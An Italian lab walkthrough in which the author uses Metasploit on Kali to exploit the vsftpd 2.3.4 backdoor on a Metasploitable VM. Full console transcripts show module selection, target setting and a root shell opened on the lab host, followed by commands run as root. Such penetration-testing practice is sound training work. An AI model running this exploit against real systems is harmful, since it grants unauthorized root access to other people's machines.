

Oggi eseguiremo un exploit sulla macchina metasploitable usando metasploit framework su kali.
Un exploit è una porzione di codice malevolo scritto appositamente per sfruttare una particolare vulnerabilità per ottenere l'accesso al sistema. Essi possono essere divisi in due categorie:
-Exploit noti, che sfruttano una vulnerabilità conosciuta;
-Exploit zero-day, che sfruttano una vulnerabilità nuova, non conosciuta dallo sviluppatore.
Metasploit framework è uno strumento open source per lo sviluppo e l'esecuzione di exploit. Oltre a fornirne un vasto database, permette la semplificazione delle operazioni di penetration testing automatizzando l'esecuzione degli exploit.
Cominciamo con una scansione di nmap del target.



Eseguiremo l'exploit del servizio vsftpd di metasploitable. Avviamo la console di metasploit da kali e cerchiamo un exploit per vsftpd.



Una volta trovato lo selezioniamo con il comando "use" seguito dal nome o dal numero dell'exploit. A questo punto possiamo vedere le opzioni di configurazione tramite il comando "show options", mentre con il comando "info" si possono vedere le informazioni sull'exploit.

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                     ng-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```


A questo punto non dobbiamo fare altro che impostare il nostro target (RHOSTS).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.19
RHOSTS ⇒ 10.0.2.19
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.19        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Fatto questo non dobbiamo far altro che avviare l'exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.19:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.19:21 - USER: 331 Please specify the password.
[+] 10.0.2.19:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.19:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:34019 → 10.0.2.19:6200) at 2024-01-22 14:47:32 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:88:c1:59
          inet addr:10.0.2.19  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe88:c159/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1496 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1422 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113028 (110.3 KB)  TX bytes:97221 (94.9 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:245 errors:0 dropped:0 overruns:0 frame:0
          TX packets:245 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:95481 (93.2 KB)  TX bytes:95481 (93.2 KB)

```

Come possiamo vedere dall'immagine sopra il comando "ifconfig" ci restituisce l'indirizzo IP di metasploitable, segno che il nostro attacco è andato a buon fine. Ora dobbiamo entrare nella directory root e creare una cartella che chiameremo test_metasploit.


mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz